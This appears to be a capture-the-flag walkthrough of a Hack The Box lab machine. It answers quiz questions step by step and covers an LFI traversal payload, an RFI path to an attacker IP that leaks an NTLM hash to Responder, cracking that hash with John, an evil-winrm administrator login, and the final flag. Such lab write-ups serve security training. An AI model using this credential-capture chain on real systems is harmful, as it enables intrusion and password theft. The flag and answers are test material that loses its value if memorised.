


1. When visiting the web service using the IP address, what is the domain that we are being redirected to?

Answer: unika.htb

2. Which scripting language is being used on the server to generate webpages?


```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ curl -I http://10.129.95.234
HTTP/1.1 200 OK
Date: Fri, 25 Jul 2025 10:29:16 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
X-Powered-By: PHP/8.1.1
Content-Type: text/html; charset=UTF-8
```


Answer: PHP


3. What is the name of the URL parameter which is used to load different language versions of the webpage?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ sudo nano /etc/hosts
```

Add the line 10.129.95.234 unika.htb to the end of the hosts file and save it. After that, open the website, find the language panel, change the language, and identify the parameter responsible for changing the page display language.







Answer: page

4. Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

Answer: ../../../../../../../../windows/system32/drivers/etc/hosts

5. Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile",
"../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

Answer: //10.10.14.6/somefile

6. What does NTLM stand for?

Answer: New Technology LAN Manager

7. Which flag do we use in the Responder utility to specify the network interface?


Answer: -i

8. There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?.


Answer: John The Ripper

9. What is the password for the administrator user?


Start responder (tun0 – OpenVPN IP from HTB)




Add to the URL //10.10.14.215/fake (where 10.10.14.215 is the OpenVPN IP) – RFI attack



Return to responder and check if hash was intercepted. If yes, save captured hash to file



Crack hash using John



Answer: badminton

10. We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nmap -Pn -sV 10.129.95.234
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 08:59 EDT
Nmap scan report for unika.htb (10.129.95.234)
Host is up (0.077s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Answer: 5985

11. Submit root flag.

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ evil-winrm -i 10.129.95.234 -u Administrator -p badminton
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Path C:\ -Recurse  -Filter *flag*


    Directory: C:\Users\mike\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type 'C:\Users\mike\Desktop\flag.txt
ea81b7afddd03efaa0945333ed147fac
```

Answer: ea81b7afddd03efaa0945333ed147fac